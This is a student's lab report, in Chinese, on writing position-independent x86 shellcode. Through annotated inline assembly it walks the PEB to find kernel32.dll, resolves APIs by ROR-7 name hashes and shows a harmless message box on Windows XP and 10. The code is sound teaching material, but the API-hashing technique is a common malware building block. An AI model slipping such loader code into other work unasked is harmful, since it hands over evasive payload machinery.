

软件安全第六次实验报告

姓名：林晖鹏 学号：2312966

实验名称：

API函数自搜索

实验要求：

复现第五章实验七，基于示例5-11，完成API函数自搜索的实验，将生成的exe程序，复制到Windows 10操作系统里验证是否成功。

实验过程：

如果系统版本变化，很多函数的地址也会变化，导致难以调用。在本次实验中，我们要编写一个通用的shellcode，自身具备动态搜索所需API函数地址的能力。我们下面编写一个shellcode，用MessageBox弹窗输出"westwest"。

一、编写逻辑

我们先来理清通用shellcode的设计逻辑。以调用MessageBox函数为例，我们先来总结要用的函数：

- a. MessageBoxA 位于 user32.dll 中，用来弹出消息框。
- b. ExitProcess 位于 kernel32.dll 中，用来正常退出程序。所以所有win32程序都会自动加载 ntdll.dll 和 kernel32.dll 这两个最基础的动态连接库。
- c. LoadLibraryA 位于 kernel32.dll 中，并不是所有的程序都会装载 user32.dll，所以在调用MessageBoxA之前，应该先使用 LoadLibrary("user32.dll") 装载 user32.dll。

下面是通用shellcode编写步骤：

- a. 先定位 `kernel32.dll`
- b. 然后通过 `kernel32.dll` 的地址定位导出表
- c. 在导出表中搜索定位要用的API函数地址
- d. 基于地址，完成shellcode的编写。

二、实验流程

1. 定位 kernel32.dll

- 我们先将 `user32.dll` 压入栈，然后将 `edx` 设置为 0。
- 通过段寄存器 `FS` 在内存中找到当，而线程环境块偏移地址为 `0x30` 的地址存放着指向进程环境块 `PEB` 的指针。
- 进程环境块 `PEB` 中偏移地址为 `0x0c` 的地方存放着指向 `PEB_LDR_DATA` 结构体的指针，其中，存放着已经被进程装载的动态链接库的信息。
- `PEB_LDR_DATA` 结构体偏移位置为 `0x1c` 的地址存放着指向模块初始化链表的头指针 `InInitializationOrderModuleList`。
- 模块初始化链表 `InInitializationOrderModuleList` 中按顺序存放着PE装入运行时初始化模块的信息，第一个链表结点是 `ntdll.dll`，第二个链表结点就是 `kernel32.dll`。
- 找到属于 `kernel32.dll` 的结点后，在其基础上再偏移 `0x08` 就是 `kernel32.dll` 在内存中的加载基地址，然后我们把地址存在 `ebp` 里面。

代码块

```
1  //压入"user32.dll"
2  mov             bx,0x3233
3  push           ebx                               //0x3233
4  push           0x72657375                       //"user32"
5  push           esp
6  xor             edx,edx                           //edx=0
7  //找kernel32.dll的基地址
8  mov             ebx,fs:[edx+0x30]                //[TEB+0x30]-->PEB
9  mov             ecx,[ebx+0xc]                    //[PEB+0xc]--->PEB_LDR_DATA
10 mov             ecx,[ecx+0x1c]
11 //[/PEB_LDR_DATA+0x1c]--->InInitializationOrderModuleList
12 mov             ecx,[ecx]                        //进入链表第一个就是ntdll.dll
13 mov             ebp,[ecx+0x8]                    //ebp= kernel32.dll的基地址
```

2. 定位 kernel32.dll 的导出表

- 从kernel32.dll加载基址算起，偏移0x3c的地方就是其PE头的指针。
- PE头偏移0x78的地方存放着指向函数导出表的指针。
- 获得导出函数偏移地址（RVA）列表、导出函数名列表：
 - 导出表偏移0x1c处的指针指向存储导出函数偏移地址（RVA）的列表。
 - 导出表偏移0x20处的指针指向存储导出函数函数名的列表。

代码块

```
1  mov          eax,[ebp+0x3C]           //kernel32.dll的PE头
2  mov          ecx,[ebp+eax+0x78]      //导出表的指针
3  add          ecx,ebp                 //ecx=导出表的基地址
4  mov          ebx,[ecx+0x20]          //导出函数名列表指针
5  add          ebx,ebp                 //加上几地址，导出函数名列表指针的基地址
```

3. 搜索定位目标函数

得到导出表函数名列表的基地址之后，我们通过遍历对比这个函数名列表，来找到我们想要的函数，并在函数偏移地址列表（RVA）中，得到对应函数的地址。

为了让shellcode代码更加通用，能够被大多数缓冲区容纳，我们希望这个shellcode代码尽可能短一点。而在遍历对比函数名的时候，直接对比函数名这种长字符串会占用大内存，所以我们选择对所需要的函数名进行hashh运算，然后比较函数名列表每一个函数名的hash值是否是我们需要的，就能找到对应API了。

下面是hash函数的代码：

代码块

```
1  #include <stdio.h>
2  #include <windows.h>
3  DWORD GetHashCode(char *fun_name)
4  {
5      DWORD digest=0;
6      while(*fun_name)
7      {
8          digest=((digest<<25)|(digest>>7)); //循环右移7位
9          /*      movsx      eax,byte ptr[esi]
10                 cmp      al,ah
11                 jz        compare_hash
```

```

12         ror    edx, 7 ; ((循环))右移,不是单纯的 >>7
13         add     edx,eax
14         inc     esi
15         jmp     hash_loop
16     */
17     digest+= *fun_name ; //累加
18     fun_name++;
19 }
20 return digest;
21 }
22 main()
23 {
24     DWORD hash;
25     hash= GetHash("MessageBoxA");
26     printf("%#x\n",hash);
27 }

```

通过上面的代码，我们能够获取函数名的hash值。

而在shellcode代码中，我们一开始就传入所需函数的hash值：

代码块

```

1  CLD                                //清空标志位DF
2  push    0x1E380A6A                //压入MessageBoxA的hash-->user32.dll
3  push    0x4FD18963                //压入ExitProcess的hash-->kernel32.dll
4  push    0x0C917432                //压入LoadLibraryA的hash-->kernel32.dll
5  mov     esi,esp                    //esi=esp,指向堆栈中存放LoadLibraryA的hash
    的地址
6  lea     edi,[esi-0xc]              //空出8字节应该是为了兼容性

```

然后在下面的代码中，我们实现对函数名列表中的遍历对比，并把函数地址存入的edi。

- `next_function_loop`：获取下一个函数名。
- `hash_loop`：哈希运算。
- `compare_hash`：哈希值对比。

代码块

```

1  find_lib_functions:
2      lodsd    //即move eax,[esi], esi+=4, 第一次取LoadLibraryA的hash
3      cmp     eax,0x1E380A6A        //与MessageBoxA的hash比较
4      jne     find_functions        //如果没有找到MessageBoxA函数, 继续找
5      xchg    eax,ebp                //-----> |

```

```

6      call    [edi-0x8]      //LoadLibraryA("user32")
/
7      xchg    eax,ebp        //ebp=user32.dll的基地址,eax=MessageBoxA的hash
<-- /
8
9      //导出函数名列表指针
10     find_functions:
11         pushad              //保护寄存器
12         mov     eax,[ebp+0x3C]      //dll的PE头
13         mov     ecx,[ebp+eax+0x78]  //导出表的指针
14         add     ecx,ebp              //ecx=导出表的
基地址
15         mov     ebx,[ecx+0x20]      //导出函数名列表指针
16         add     ebx,ebp              //ebx=导出函数名列表指针的基地址
17         xor     edi,edi
18
19         //找下一个函数名
20     next_function_loop:
21         inc     edi
22         mov     esi,[ebx+edi*4]      //从列表数组中读取
23         add     esi,ebp              //esi = 函数名称所在
地址
24         cdq                     //edx = 0
25         //函数名的hash运算
26     hash_loop:
27         movsx   eax,byte ptr[esi]
28         cmp     al,ah              //字符串结尾就跳出当前函数
29         jz      compare_hash
30         ror     edx,7
31         add     edx,eax
32         inc     esi
33         jmp     hash_loop
34         //比较找到的当前函数的hash是否是自己想找的
35     compare_hash:
36         cmp     edx,[esp+0x1C]      //lods pushad后,栈+1c为LoadLibraryA
的hash
37         jnz     next_function_loop
38         mov     ebx,[ecx+0x24]      //ebx = 顺序表的相对偏移量
39         add     ebx,ebp              //顺序表的基地址
40         mov     di,[ebx+2*edi]      //匹配函数的序号
41         mov     ebx,[ecx+0x1C]      //地址表的相对偏移量
42         add     ebx,ebp              //地址表的基地址
43         add     ebp,[ebx+4*edi]     //函数的基地址
44         xchg    eax,ebp              //eax<=>ebp 交换
45         pop     edi
46         stosd                    //把找到的函数保存到edi的位置
47         push    edi

```

```

48         popad
49         cmp             eax,0x1e380a6a    //找到最后一个函数MessageBox后，跳出
        循环
50         jne             find_lib_functions

```

4. 基于前面找到的地址，完成shellcode主体代码的编写

在前面的代码执行之后，所用到的API函数的地址都被存入了edi中，下面我们调用edi中的地址进行shellcode的完成。

代码块

```

1  function_call:
2      xor             ebx,ebx
3      push            ebx
4      push            0x74736577
5      push            0x74736577    //push "westwest"
6      mov             eax,esp
7      push            ebx
8      push            eax
9      push            eax
10     push            ebx
11     call             [edi-0x04]
        //MessageBoxA(NULL,"westwest","westwest",NULL)
12     push            ebx
13     call             [edi-0x08]    //ExitProcess(0);
14     nop
15     nop
16     nop
17     nop
18 }
19 return 0;
20 }

```

三、实验验证

我们综合前面所有代码，得到下面这个完整的通用shellcode代码：

代码块

```

1  #include <stdio.h>
2  #include <windows.h>

```

```

3  int main()
4  {
5      __asm
6      {
7          CLD                // 清空标志位 DF
8          push 0x1E380A6A    // 压入 MessageBoxA 的 hash --> user32.dll
9          push 0x4FD18963    // 压入 ExitProcess 的 hash --> kernel32.dll
10         push 0x0C917432    // 压入 LoadLibraryA 的 hash --> kernel32.dll
11         mov esi, esp        // esi=esp, 指向栈中存放 LoadLibraryA 的 hash 的地
址
12         lea edi, [esi-0xc]  // 空出 8 字节应该也是为了兼容性
13         // ===== 开辟一些栈空间
14         xor ebx, ebx
15         mov bh, 0x04
16         sub esp, ebx        // esp=0x400
17         // ===== 压入 "user32.dll"
18         mov bx, 0x3233
19         push ebx            // 0x3233
20         push 0x72657375    // "user"
21         push esp
22         xor edx, edx        // edx=0
23         // ===== 找 kernel32.dll 的基地址
24         mov ebx, fs:[edx+0x30] // [TEB+0x30] --> PEB
25         mov ecx, [ebx+0xc]    // [PEB+0xc] --> PEB_LDR_DATA
26         mov ecx, [ecx+0x1c]
27         // [PEB_LDR_DATA+0x1c] ---> InInitializationOrderModuleList
28         mov ecx, [ecx]        // 进入链表第一个就是 ntdll.dll
29         mov ebp, [ecx+0x8]    // ebp= kernel32.dll 的基地址
30
31         find_lib_functions:
32         lodsd                //即move eax,[esi], esi+=4, 第一次取LoadLibraryA的hash
33         cmp                  eax,0x1E380A6A    //与MessageBoxA的hash比较
34         jne                  find_functions    //如果没有找到MessageBoxA函数, 继续找
35         xchg eax,ebp          //-----> |
36         call                 [edi-0x8]         //LoadLibraryA("user32")
37         /
38         xchg                  eax,ebp          //ebp=user32.dll的基地址,eax=MessageBoxA的hash
39         <-- /
40         //导出函数名列表指针
41         find_functions:
42         pushad                //保护寄存器
43         mov                   eax,[ebp+0x3c]    //dll的PE头
44         mov                   ecx,[ebp+eax+0x78] //导出表的指针
45         add                   ecx,ebp          //ecx=导出表的
基地址
46         mov                   ebx,[ecx+0x20]    //导出函数名列表指针


```

```


46      add      ebx,ebp          //ebx=导出函数名列表指针的基地址
47      xor      edi,edi
48
49      //找下一个函数名
50  next_function_loop:
51      inc      edi
52      mov      esi,[ebx+edi*4]    //从列表数组中读取
53      add      esi,ebp          //esi = 函数名称所在
地址
54      cdq                      //edx = 0
55      //函数名的hash运算
56  hash_loop:
57      movsx    eax,byte ptr[esi]
58      cmp      al,ah            //字符串结尾就跳出当前函数
59      jz       compare_hash
60      ror      edx,7
61      add      edx,eax
62      inc      esi
63      jmp      hash_loop
64      //比较找到的当前函数的hash是否是自己想找的
65  compare_hash:
66      cmp      edx,[esp+0x1C]    //lods pushad后,栈+1c为LoadLibraryA
的hash
67      jnz      next_function_loop
68      mov      ebx,[ecx+0x24]    //ebx = 顺序表的相对偏移量
69      add      ebx,ebp          //顺序表的基地址
70      mov      di,[ebx+2*edi]    //匹配函数的序号
71      mov      ebx,[ecx+0x1C]    //地址表的相对偏移量
72      add      ebx,ebp          //地址表的基地址
73      add      ebp,[ebx+4*edi]    //函数的基地址
74      xchg     eax,ebp          //eax<=>ebp 交换
75      pop      edi
76      stosd                     //把找到的函数保存到edi的位置
77      push     edi
78      popad
79      cmp      eax,0x1e380a6a    //找到最后一个函数MessageBox后,跳出
循环
80      jne      find_lib_functions
81

```

在VC6中编译之后，得到下图的结果（这里是WindowsXP系统）：



然后将exe文件复制到Windows10系统下运行，得到下图结果，发现就算是这么新的版本，依旧能执行漏洞。



实验总结

- 在本实验中，我们编写了一个通用的shellcode代码，在老一点的XP系统以及新一点的Win10系统下都能实现漏洞。

- 在实验过程中，对漏洞实现的理解加深，学习了通过系统中一些地址的固定相对性的，来寻找动态的地址，借此绕过ASRL的干扰，从而实现漏洞。
-